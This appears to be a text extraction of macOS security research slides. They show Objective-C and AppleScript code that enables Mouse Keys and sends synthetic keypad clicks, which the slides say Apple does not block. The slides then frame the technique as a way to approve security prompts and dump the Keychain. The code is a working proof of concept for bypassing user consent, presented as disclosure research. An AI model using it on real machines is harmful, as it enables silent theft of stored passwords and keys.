
To open the pane, choose Apple menu > System Preferences, click Accessibility, then click Mouse & Trackpad.

apple docs



mouse → keyboard
mappings

1 Enabling Mouse Keys



```
//enable 'mouse keys'
void enableMK(float X, float Y){

    //apple script
    NSAppleScript* scriptObject =
        [[NSAppleScript alloc] initWithSource:
            @"tell application \"System Preferences\"\n"
            "activate\n"
            "reveal anchor \"Mouse\" of pane id \"com.apple.preference.universalaccess\"\n"
            "end tell"];

    //exec
    [scriptObject executeAndReturnError:nil];

    //let it finish
    sleep(1);

    //clicky clicky
    CGPostMouseEvent(CGPointMake(X, Y), true, 1, true);
    CGPostMouseEvent(CGPointMake(X, Y), true, 1, false);

    return;
}
```

enabling 'Mouse Keys' in code



launch:
System Preferences



open:
Accessibility pane,
and show Mouse anchor



click:
'Enable Mouse Keys'

[Patricks-MacBook-Pro:Debug patrick\$./mouseKeys
enabling mouse keys
█

2 Sending a click

```
//click via mouse key
void clickAllow(float X, float Y)
{
    //move mouse
    CGEventPost(kCGHIDEEventTap, CGEventCreateMouseEvent(nil, kCGEventMouseMoved, CGPointMake(X, Y), kCGMouseButtonLeft));

    //apple script
    NSAppleScript* scriptObject = [[NSAppleScript alloc] initWithSource:
        @"tell application \"System Events\" to key code 87\n"];

    //exec
    [scriptObject executeAndReturnError:nil];
}
```

sending a synthetic click
note: keypad 5: key code 87




the key press also generates a 'mouse' event

- Click a mouse button:

With a numeric keypad: Press 5 on the keypad.



```
# ./sniffMK
event: key down
keycode: 0x57/87/5
-----
event: key up
keycode: 0x57/87/5
-----
event: left mouse down
(x: 146.207031, y: 49.777344)
-----
event: left mouse up
(x: 146.207031, y: 49.777344)
```

that apple does not block!!




WEAPONIZATION

time to play!




Dumping the Keychain

all your passwords/keys are belong to us

